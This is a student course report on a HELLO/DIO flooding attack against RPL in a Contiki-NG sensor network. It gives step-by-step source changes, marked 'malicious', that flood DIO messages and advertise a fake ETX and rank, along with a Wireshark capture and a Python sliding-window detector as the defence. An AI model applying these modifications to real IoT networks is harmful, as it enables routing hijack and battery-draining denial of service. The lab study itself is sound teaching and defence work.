2IMS30 - Final Assignment
HELLO/DIO Flooding Attack

Groote Woortmann Arthur
a.n.groote.woortmann@student.tue.nl

Ruxandra Hristache
r.hristache@student.tue.nl

Chengqi Liu
c.liu@student.tue.nl

April 7, 2024

1 Introduction

Flooding attacks are typically volumetric attacks that overwhelm the victim's system. In one of the most renowned types of flooding attacks, the adversary sends numerous HTTP requests to the target server, causing this way a denial-of-service to occur. In this report, we're going to focus on flooding at the network layer, also known as layer 3 in Internet of Things (IoT) technology. Specifically, the implemented attack will focus on a simple instance of a HELLO/DIO flooding attack on the Routing Protocol for Low-Power and Lossy Networks (RPL). It is important to note that a DIO message is simply an RPL-specific instance of a HELLO message. Therefore, the two message names will be used interchangeably in this report.

The HELLO flooding attack is carried out by a malicious node when joining an IoT network. The node broadcasts its characteristics through strong signals to neighbouring nodes. This can cause the group of nodes to ignore their intended jobs, and pay attention to the newly joined adversary sensor. Consequently, packets from legitimate sources will be dropped, the energy will be depleted, or network congestion might happen.

In this report, we will design a flooding attack at layer 3 in a wireless sensor network (WSN), using sensor tags from Texas Instruments. section 2 showcases a detailed explanation of how to carry out the attack in WSN and the devices and configuration needed. Then, section 3 presents the defence that a network administrator or IoT engineer can take to prevent the DIO flooding attack from harming the IoT network.

2 Attack Design

In section 2, the HELLO/DIO flooding attack is presented in detail. The attack will be implemented in the Contiki-NG operating system, using five sensor tag nodes. Initially, there will be two sensors wirelessly connected to the border router. Then, at some point, a malicious node will join the network, sending HELLO/DIO packets at a high frequency, convincing other nodes that the attacker is their neighbour. This will lead to all nodes responding to the HELLO messages, and thus deplete their energy resources. All the activity will be monitored by a sniffer node, which will capture packets, that will be visualized in Wireshark. subsection 2.1 contains a detailed explanation of the required hardware, connections within the network, and the software that will be used to employ the attack. Then, subsection 2.2 shows how the network topology can be enforced in Contiki-NG, so the attack can be successfully carried out. Lastly, subsection 2.3 demonstrates how the attack works, using the hardware and software presented in previous subsections.

2.1 Hardware and Software Planning

A simple implementation of the HELLO/DIO flooding attack requires five nodes. Just as in the practical laboratories, the nodes are represented by Sensortag CC2650 devices. The nodes are then assigned specific attributes, based on the roles that they will play in the attack.

1. **Border-Router** — the root node of the network. Its purpose is to route packets to/from the IoT network.

2. **Two Simple Nodes** — simple communication points that exchange messages in the network. They will be communicating wirelessly with each other and with the Border-Router.

3. **Sensniff Node** — sniffer that captures the traffic, so it can be analysed.

4. **Malicious Node** — sensor tag that joins the network. Using high transmission power, the node broadcasts its characteristics to neighbouring sensors.

In Figure 1, the wireless sensor network can be seen in the normal state, where the sniffer captures traffic, Node 1 communicates wirelessly with the Border-Router, and Node 2 communicates wirelessly with Node 1. Then, in Figure 2, the Malicious Node joins the network, and makes Node 1 and Node 2 reroute their traffic to this newly joined node. The Border-Router and the Sensniff Node keep their functions, but the traffic that the Border-Router receives might be limited in this attack scenario.



Figure 1: WSN in the normal state



Figure 2: WSN after the flooding attack

2.2 Forcing the Topology

As shown in Figure 1, Simple Node 2 communicates with Simple Node 1. To ensure this behaviour, instead of the Border-Router, Node 1 should be selected as Node 2's preferred parent.

To make sure the Border-Router will drop the packages from Node 2, it is necessary to know the MAC addresses of the Border-Router and Node 2. To get the MAC addresses, the tunslip command can be used. To force the topology in Contiki-ng, the MAC-Layer is located in the folder `contiki-ng/os/net/mac/`, and specifically, the code for processing the incoming packets is located in the folder `contiki-ng/os/net/mac/framer`. To force the topology, we need to edit the file `framer-802154.c`, and specifically, the function parse(void), which contains the code for extracting information from the received packets. On line 214 of the file `framer-802154.c`, we need to define the MAC address of the Border-Router in decimal format:

```
214  const linkaddr_t linkaddr_br = { {0, 18, 75, 0, 23, 61, 138, 3} };
215  if(linkaddr_cmp(&linkaddr_br,(linkaddr_t *) & frame.src_addr)){
216    return FRAMER_FAILED;
217  }
```

This forcing of topology should only be applied to Node 2, this way the Border-Router will still accept packages sent through Node 1.

2.3 Deploying the Attack

In the HELLO/DIO flooding attack, a malicious node advertises a good link metric to the target nodes. This is done with a strong broadcasting signal so that many nodes in the network can receive the transmission. Thus, some nodes will select the malicious node as their preferred parent, which would give the adversary the power to attract and redirect the traffic. In this case, the network activity will be sent to the Border-Router. The packet sent to the other nodes will be a DODAG information object. Now, the nodes will be busy acknowledging these packages, which takes time and energy.

To implement the HELLO/DIO flooding attack, we need to change the ETX value of the Malicious Node to be better than the other nodes in the WSN, so the other nodes will send their packages through the Malicious Node. This attack takes place on the network layer of IoT, so to implement the attack we need to configure the Malicious Node by changing the files in the **/contiki-ng/os/net/routing/rpl-classic** folder:

- **rpl-conf.h**
- **rpl-icmp6.c**
- **rpl-private.h**
- **rpl-dag.c**

For the folder **/contiki-ng/os/net/**, we need to change the file **link-stats.c**. And lastly, for the folder **/contiki-ng/os/net/mac/framer** we need to change the file **framer-802154.c**

2.3.1 Increasing DIO packets frequency

To increase the frequency of DIO packets sent from the Malicious Node, the **rpl-conf.h** file needs to be changed. The default is 2^{12} milliseconds, which means the DIO interval is 4.096 seconds. To change this to the half, 2.048 seconds, we define the `RPL_DIO_INTERVAL_MIN` as 11, on lines 234 and 236.

```
233 #ifdef RPL_CONF_DIO_INTERVAL_MIN
234 #define RPL_DIO_INTERVAL_MIN        11 //malicious
235 #else
236 #define RPL_DIO_INTERVAL_MIN        11 //malicious
237 #endif
```

To stop the timer from doubling when sending many DIO packages, the variable `RPL_DIO_DOUBLINGS` on lines 247 and 249 needs to be set to 0. This ensures that there is no doubling for the DIO interval.

```
246 #ifdef RPL_CONF_DIO_INTERVAL_DOUBLINGS
247 #define RPL_DIO_INTERVAL_DOUBLINGS  0 //malicious
248 #else
249 #define RPL_DIO_INTERVAL_DOUBLINGS  0 //malicious
250 #endif
```

To reduce the time between messages, the trickle timer needs to be changed from 10 to 0. This is done on lines 260 and 262 by changing the `RPL_DIO_REDUDANCY` value.

```
259 #ifdef RPL_CONF_DIO_REDUNDANCY
260 #define RPL_DIO_REDUNDANCY          0 //malicious
261 #else
262 #define RPL_DIO_REDUNDANCY          0 //malicious
263 #endif
```

In the file **rpl-icmp6.c**, we also need to set these values back to their initial values on lines 432 to 434 when unpacking, otherwise they will change.

```
432     dio.dag_intdoubl = RPL_DIO_INTERVAL_DOUBLINGS;  //malicious
433     dio.dag_intmin = RPL_DIO_INTERVAL_MIN;          //malicious
434     dio.dag_redund = RPL_DIO_REDUNDANCY;            //malicious
```

In the file **rpl-icmp6.c**, the values for the DIO messages should be set to the defined values made above, so they will not change. This file contains the function that is responsible for sending the DIO packets. To have the Malicious Node send four DIO packets and two DIO broadcast packets within an interval of 1 second. To implement this, the following loop is added to the DIO output function:

```
    static struct etimer timer;
    etimer_set(&timer, CLOCK_SECOND);
    int repeat_num=4;        //malicious, number of duplicate DIO packets
    int broadcast_num=2;     //malicious, number of broadcast DIO packets
    for (int i=0;i<repeat_num+broadcast_num;++i){
      if (i>repeat_num-1){
          uc_addr=NULL; //Send a broadcast packet.
      }
```

And add the following at the end of the function on line 649:

```
649    etimer_reset(&timer);
650    }
```

2.3.2 Advertise a good link metric

Contiki-NG uses rank as its default metric. To make the attack more likely to succeed, we change the link metric to Expected Transmission Count (ETX). First, add `#define RPL_CONF_WITH_MC RPL_DAG_MC_ETX` at line 129 of the `rpl-conf.h` file on every node to turn on using ETX as a link metric.

```
129 #define RPL_CONF_WITH_MC RPL_DAG_MC_ETX
```

In the folder `/contiki-ng/os/net`, the file `link-stats.c` needs to be changed, so the Malicious Node thinks the connection is perfect and there is no penalty for not receiving an ACK message. This is done by setting `EXT_NOACK_PENALTY` value to 0 and the `ETX_DEFAULT` value to 1.

```
/* In case of no-ACK, add ETX_NOACK_PENALTY to the real Tx count, as a penalty */
#define ETX_NOACK_PENALTY               0 //malicious
/* Initial ETX value */
#define ETX_DEFAULT                     1 //malicious
```

The same file needs to be changed to remove the functionality from the function `guess_etx_from_rssi` to have it return the initial value directly. The initial value is `ETX(ETX_DEFAULT * ETX_DIVISOR)`.

```
static uint16_t
guess_etx_from_rssi(const struct link_stats *stats)
{
  return ETX_DEFAULT*ETX_DIVISOR;//malicious
  // if(stats != NULL) {
  //   if(stats->rssi == LINK_STATS_RSSI_UNKNOWN) {
  //     return ETX_DEFAULT * ETX_DIVISOR;
  //   } else {
  //     const int16_t rssi_delta = stats->rssi - LINK_STATS_RSSI_LOW;
  //     const int16_t bounded_rssi_delta = BOUND(rssi_delta, 0, RSSI_DIFF);
  //     /* Penalty is in the range from 0 to ETX_DIVISOR */
  //     const uint16_t penalty = ETX_DIVISOR * bounded_rssi_delta / RSSI_DIFF;
  //     /* ETX is the default ETX value + penalty */
  //     const uint16_t etx = ETX_DIVISOR * ETX_DEFAULT + penalty;
  //     return MIN(etx, LINK_STATS_ETX_INIT_MAX * ETX_DIVISOR);
  //   }
  // }
  // return 0xffff;
}
```

In line 230, set `stats->etx` to the initial value of ETX (`ETX_DEFAULT*ETX_DIVISOR`) at the end of the function `link_stats_packet_sent`.

```
229 #endif /* LINK_STATS_ETX_FROM_PACKET_COUNT */
230   stats->etx=ETX_DEFAULT*ETX_DIVISOR;//malicious
231 }
```

2.3.3 Advertise a good rank

To change the rank of the Malicious Node, the `rpl-private.h` file needs to be changed. The `RPL_MAX_RANKING` value on line 179 needs to be set to value 129.

```c
#ifndef RPL_CONF_MAX_RANKINC
#define RPL_MAX_RANKINC              129 //malicious
#else /* RPL_CONF_MAX_RANKINC */
#define RPL_MAX_RANKINC              RPL_CONF_MAX_RANKINC
#endif /* RPL_CONF_MAX_RANKINC */
```

In the `rpl-dag.c` file, the content of the `rpl_rank_via_parent` function needs to be commented out and let it return `RPL_MAX_RANKINC` directly.

```c
rpl_rank_t
rpl_rank_via_parent(rpl_parent_t *p)
{
  return RPL_MAX_RANKINC;//malicious
  // if(p != NULL && p->dag != NULL) {
  //   rpl_instance_t *instance = p->dag->instance;
  //   if(instance != NULL && instance->of != NULL &&
  //      instance->of->rank_via_parent != NULL) {
  //     return instance->of->rank_via_parent(p);
  //   }
  // }
  // return RPL_INFINITE_RANK;
}
```

2.3.4 Check if the attack worked

To make sure the nodes are working on `rpl-classic` folder and not on `rpl-lite`, the following needs to be added to the Makefile of every node except the Sensniff Node:

```
MAKE_ROUTING = MAKE_ROUTING_RPL_CLASSIC
```

To deploy the attack, we need to connect the Border-Router, Sensniff Node, Node 1, Node 2, and the Malicious Node in turn. To see if the attack worked, the sniffer data from Wireshark can be checked. In the Wireshark data, lots of DIO/DODAG messages should be seen. This means that the Malicious Node indeed sends lots of messages and the other nodes are busy responding to them, as can be seen in Figure 3.

No.	Time	Source	Destination	Protocol	Length	Info
28	2024-04-04 13:16:40,823891	fe80::212:4b00:c46:c300	fe80::212:4b00:1204:d199	ICMPv6	102	RPL Control (DODAG Information Object)
29	2024-04-04 13:16:40,824001			IEEE 8…	5	Ack
30	2024-04-04 13:16:44,246166	fe80::212:4b00:1665:2a04	ff02::1a	ICMPv6	27	RPL Control (DODAG Information Solicitation)
31	2024-04-04 13:16:47,307214	fe80::212:4b00:1204:d199	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
32	2024-04-04 13:16:47,847853	fe80::212:4b00:173d:8a03	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
33	2024-04-04 13:16:48,028235	fe80::212:4b00:c46:c300	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
34	2024-04-04 13:16:48,133399	fe80::212:4b00:1665:2a04	fe80::212:4b00:1204:d199	ICMPv6	76	RPL Control (Destination Advertisement Object)
35	2024-04-04 13:16:48,133511			IEEE 8…	5	Ack
36	2024-04-04 13:16:51,615332	fe80::212:4b00:1665:2a04	fe80::212:4b00:173d:8a03	ICMPv6	76	RPL Control (Destination Advertisement Object)
37	2024-04-04 13:16:51,615557			IEEE 8…	5	Ack
38	2024-04-04 13:16:51,779391	fe80::212:4b00:1665:2a04	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
39	2024-04-04 13:16:51,780266	fe80::212:4b00:1665:2a04	fe80::212:4b00:173d:8a03	ICMPv6	102	RPL Control (DODAG Information Object)
40	2024-04-04 13:16:51,804590			IEEE 8…	5	Ack
41	2024-04-04 13:16:51,804765	fe80::212:4b00:1665:2a04	fe80::212:4b00:173d:8a03	ICMPv6	102	RPL Control (DODAG Information Object)
42	2024-04-04 13:16:51,804852			IEEE 8…	5	Ack
43	2024-04-04 13:16:51,829681	fe80::212:4b00:1665:2a04	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
44	2024-04-04 13:16:51,860389	fe80::212:4b00:1665:2a04	fe80::212:4b00:173d:8a03	ICMPv6	102	RPL Control (DODAG Information Object)
45	2024-04-04 13:16:51,860503			IEEE 8…	5	Ack
46	2024-04-04 13:16:51,890624	fe80::212:4b00:1665:2a04	fe80::212:4b00:173d:8a03	ICMPv6	102	RPL Control (DODAG Information Object)
47	2024-04-04 13:16:51,890736			IEEE 8…	5	Ack
48	2024-04-04 13:16:52,670257	fe80::212:4b00:1204:d199	fe80::212:4b00:173d:8a03	ICMPv6	76	RPL Control (Destination Advertisement Object)
49	2024-04-04 13:16:52,670424			IEEE 8…	5	Ack
50	2024-04-04 13:16:52,880403	fe80::212:4b00:1204:d199	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
51	2024-04-04 13:16:53,840853	fe80::212:4b00:c46:c300	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
52	2024-04-04 13:16:55,401705	fe80::212:4b00:173d:8a03	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
53	2024-04-04 13:16:58,823464	fe80::212:4b00:c46:c300	fe80::212:4b00:1204:d199	ICMPv6	76	RPL Control (Destination Advertisement Object)
54	2024-04-04 13:16:58,823587			IEEE 8…	5	Ack
55	2024-04-04 13:16:58,868982	fe80::212:4b00:1204:d199	fe80::212:4b00:173d:8a03	ICMPv6	76	RPL Control (Destination Advertisement Object)
56	2024-04-04 13:16:58,869133			IEEE 8…	5	Ack
57	2024-04-04 13:17:00,731243	fe80::212:4b00:1204:d199	fe80::212:4b00:173d:8a03	ICMPv6	76	RPL Control (Destination Advertisement Object)
58	2024-04-04 13:17:00,731382			IEEE 8…	5	Ack
59	2024-04-04 13:17:00,954744	fe80::212:4b00:1665:2a04	fe80::212:4b00:173d:8a03	ICMPv6	76	RPL Control (Destination Advertisement Object)
60	2024-04-04 13:17:00,954853			IEEE 8…	5	Ack
61	2024-04-04 13:17:06,463238	fe80::212:4b00:c46:c300	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
62	2024-04-04 13:17:07,168113	fe80::212:4b00:173d:8a03	ff02::1a	ICMPv6	97	RPL Control (DODAG Information Object)
63	2024-04-04 13:17:10,019566	fe80::212:4b00:1204:d199	fe80::212:4b00:173d:8a03	ICMPv6	76	RPL Control (Destination Advertisement Object)

Figure 3: The Wireshark results of the attack

3 Defence Design

Ahmed Raoof et al. recommended two mitigation techniques for the RPL flooding attack [1]. The first one relied on the local or global self-healing mechanisms of RPL, while the second method required analysing the geographical information of the nodes in the IoT network. Then, V. P. Singh et al. mentioned an interesting countermeasure where each node has incorporated a cryptographic puzzle, with various difficulties, based on the node's importance in the network [2]. When a malicious node tries to compromise a node, it first has to solve its puzzle, thus cannot establish a large number of connections in a short period. However, these mitigation mechanisms were limited given the very small scale of the network, and the team's limited available time to complete the implementation for this assignment. Therefore, the defence technique used for the flooding attack is an anomaly-based intrusion detection system (IDS).

Subsection 3.1 mentions the minimum equipment required for successfully implementing the IDS, followed by the software that realizes the anomaly detection. Then, subsection 3.2 contains the defence deployment. Section 3 concludes in subsection 3.3 with a discussion of the advantages and disadvantages of the used technique.

3.1 Hardware and Software Planning

For implementing the defence, the same hardware devices are used, as they were introduced in section 2. However, in order for the IDS to work properly, the sniffer must be constantly capturing the network traffic. The network activity can be monitored by running Wireshark on the laptop to which the sniffer is connected to. The anomaly detection will be realized using a Python script that will implement a (double) sliding window technique. The goal is to report the source of a potential flooding attack.

3.2 Deploying the Defence

An anomaly detection tool is suitable for defending a system against a HELLO/DIO flooding attack, as it can easily differentiate between benign behaviour, and suspicious behaviour. However, this method cannot, whatsoever, stop the attack, as it does not contribute to the network traffic. It will only raise an alarm, then the system logs must be checked manually to remove potential malicious nodes. Manual verification is the key to identifying if the defence was successful. The double-sliding window technique does not require changing the behaviour of any nodes, thus the Contiki-NG code remains the same as in subsection 2.3.

The defence mechanism is based on a double sliding-window method. There is a long window (`t_long_window`) that is used to establish a baseline for what can be considered normal behaviour. This window captures the typical frequency of DIO packets being sent by each node over the time period specified by the long window. A short window (`t_short_window`) is also needed to detect sudden spikes or anomalies in the frequency of DIO packets. By utilizing the two sliding windows, the algorithm can identify a significant increase in activity, which could be a strong indicator of a HELLO flooding attack happening in the IoT network.

```python
def hello_flood_detection(data,t_long_window,t_short_window,threshold):
    """
    Use double sliding-window method to detect Hello Flood Attack.
    The sizes of the long and short sliding windows are t_long_window and t_short_window.
    The threshold measures the sending DIO frequency during the short sliding window compared to the long one.
    If this threshold is exceeded, it will be recorded as one suspicious behavior.
    """
    set_window_value(data,"Long_window",t_long_window)
    set_window_value(data,"Short_window",t_short_window)

    # Calculate the total number of suspicious behaviors detected for each node.
    malicios_n=dict()   # Stores the result of each node.
    for i in range(data.shape[0]):
        ratio=t_short_window/t_long_window
        if data.loc[i,"Short_window"]>threshold*ratio*data.loc[i,"Long_window"]:
            if data.loc[i,"Source"] not in malicios_n.keys():
                malicios_n[data.loc[i,"Source"]]=1
```

```
            else:
                malicios_n[data.loc[i,"Source"]]=malicios_n[data.loc[i,"Source"]]+1

    #Report the node with the highest number of suspicious behaviors.
    max_detected_num=0
    malicious_ip=""
    for (k,v) in malicios_n.items():
        if v>max_detected_num:
            max_detected_num=v
            malicious_ip=k

    print("Hello Flood Attack detected from IP",malicious_ip)
    print("Number of suspicious behaviors:",max_detected_num)
```

Listing 1: Sliding window technique for identifying HELLO/DIO flooding attack

The function `hello_flood_detection(data, t_long_window, t_short_window, threshold)` takes as parameters the input the csv file exported from wireshark (converted to a pandas data frame), the size (duration) of the two sliding windows, and a threshold. The threshold measures the frequency of the DIO messages being sent during the short sliding window, compared to the long one. If the threshold is exceeded, it will be recorded as one suspicious behaviour. Using the auxiliary function `set_window_value()`, the algorithm computes, for each node, the number of packets that are being sent within the long and short sliding windows. After calculating the number of packets in both long and short windows, the function then checks for suspicious behaviour. For each packet exchanged in the communication (represented as a row in the data frame), the algorithm computes the total number of DIO packets in the short window and long window respectively and compares them finally in the function `hello_flood_detection`. At the end, the function identifies the node with the highest number of suspicious behaviours.

Please refer to Appendix A for the entire implementation of the detection method. The method `time_in_range()` is used for identifying whether a certain time interval belongs within a certain range. The result is then used in `set_window_value()` to calculate the number of DIO packets sent by each node within the specified sliding window size. Then, to help with the readability of the results, the function `node_ip_to_name()` converts the IPv6 addresses to string names ("Border", "Node_1", "Node_2", "Node_3"). Finally, `plot_windows_data()` is used for plotting the values in the two sliding windows of each network packet.

To better visualize the results of the anomaly-detection method, Figure 4 shows a plot for both the long, and short sliding windows, where orange encodes the long sliding window, and blue the long one. The plot is based on the assumption that the number of DIO packets sent within the shorter window should be less than or equal to the number sent within the longer window. This expectation is captured by the colours: if the orange bar is close to the blue bar or even has the same height, it indicates a potential anomaly. The comparison between the frequencies of DIO packets sent in short and long windows is crucial for detecting anomalies. If the frequency within the short window greatly exceeds that of the long window, it may indicate malicious activity. This comparison is expressed in the detection logic described, where a threshold (e.g., 6 times) is applied to determine if the frequency in the short window significantly exceeds that of the long window.

By observing the plot, if the orange bars are close to the blue bars for some nodes, it suggests a potential attack. For readability, Figure 5 only presents a plot for the first ten DIO packets.

3.3 Discussion

3.3.1 Disadvantages

The detection threshold's sensitivity is one of the main limitations of the defence mechanism presented in subsection 3.2. On one hand, a small threshold might create numerous false positives. This means that normal fluctuations in network traffic will be flagged as malicious. On the other hand, a high threshold might create many false negatives, so actual attacks would go undetected.



Figure 4: The results of the intrusion detection method



Figure 5: The results for the first 10 DIO packets

Moreover, the IDS does not take into account the adaptability of the Malicious Node. This node can be set to disrupt the network traffic less frequently, so that the fluctuations noticed by the small windows would be marked as normal behaviour.

The defence mechanism presented in subsection 3.2 requires the existence of a sniffer that is permanently capturing network traffic. In a real-world scenario, with many network endpoints, there might be the need for multiple sniffer nodes. This implies an increased cost.

3.3.2 Advantages

The IDS described in subsection 3.2 is excellent for its scalability and real-time detection capabilities. The Python script can run on a separate server, which receives network data from the sniffer node. The algorithm does not take into account the number of nodes, so scaling up would not affect the detection method at all. Rewriting some key functions like `set_window_value` in C language may improve its efficiency. Thanks to this, the anomaly-based detection is simple to integrate into any existing system. For example, in the scenario of this assignment, no additional setup was required for the defence. Therefore, once the sniffer is running, the algorithm can already begin the network analysis.

References

[1] A. Raoof, A. Matrawy, and C.-H. Lung, "Routing attacks and mitigation methods for rpl-based internet of things," *IEEE Communications Surveys Tutorials*, vol. 21, no. 2, pp. 1582–1606, 2019.

[2] V. P. Singh, S. Jain, and J. Singhai, "Hello flood attack and its countermeasures in wireless sensor networks," *IJCSI International Journal of Computer Science Issues*, vol. 7, no. 3, p. 23, May 2010.

Appendix

A Defence algorithm

```python
import matplotlib.pyplot as plt
import numpy as np
import pandas as pd
import datetime

def time_in_range(time_1,time_2,range_=0):
    """
    Determine whether time_2-time_1 is less or euqal than the time range_ (in seconds).
    time_1 and time_2 are two time strings in format "%Y-%m-%d %H:%M:%S,%f".
    """
    date_format=r"%Y-%m-%d %H:%M:%S,%f"
    t1=datetime.datetime.strptime(time_1,date_format)
    t2=datetime.datetime.strptime(time_2,date_format)
    if (t2-t1).total_seconds() <= range_:
        return True
    return False

def set_window_value(data,col_name,window_size):
    """
    Create a new column on the far right side.
    Set values at the column col_name for the sliding window algorithm with a given size window_size.
    """
    data.insert(data.shape[1], col_name, 0)
    for index in range(data.shape[0]):
        num=1
        for i in range(index,data.shape[0]):
            if time_in_range(data.loc[index,"Time"],data.loc[i,"Time"],window_size)\
                and data.loc[i,"Source"]==data.loc[index,"Source"]:
                num=num+1
            if not time_in_range(data.loc[index,"Time"],data.loc[i,"Time"],window_size):
```

```python
                break
        data.loc[index,col_name]=num

Nodes={
    "Border":"fe80::212:4b00:173d:8a03",\
    "Node_1":"fe80::212:4b00:1204:d199",\
    "Node_2":"fe80::212:4b00:c46:c300",\
    "Node_3":"fe80::212:4b00:1665:2a04"
    }

def node_ip_to_name(ip):
    """ Change node IPv6 address to its name. """
    for (k,v) in Nodes.items():
        if v==ip:
            return k
    return ""

def plot_windows_data(data,t_long_window,t_short_window):
    """
    Plot the values in the two sliding windows of each packet.
    The image will be very compact. Please enlarge to view.
    """
    y1=data["Long_window"].values
    y2=data["Short_window"].values

    # x=data["Source"].values                       # Plot node name on x-axis.
    # for i in range(data.shape[0]):
    #     x[i]=node_ip_to_name(x[i])
    #     x[i]=str(i)+", "+x[i]
    x=np.arange(data.shape[0],dtype=np.float32)     # Plot only serial number on x-axis.

    total_width, n=0.6, 2
    width=total_width/n
    plt.figure(figsize=(24, 6))
    plt.title("Results of Intrusion Detection",fontsize="large")
    plt.xlabel("Serial Number of DIO Packet")
    plt.ylabel("Number of DIO Packets in the Sliding Window")
    plt.bar(x, y1,  width=width, label="in the window of "+str(t_long_window)+'s')
    for i in range(len(x)):                         # Make the two bar charts not overlapped.
        x[i]=x[i]+width
    plt.bar(x, y2, width=width, label="in the window of "+str(t_short_window)+'s')
    # plt.xticks([])  # Hide the ticks of the x-axis.
    plt.legend()
    plt.show()

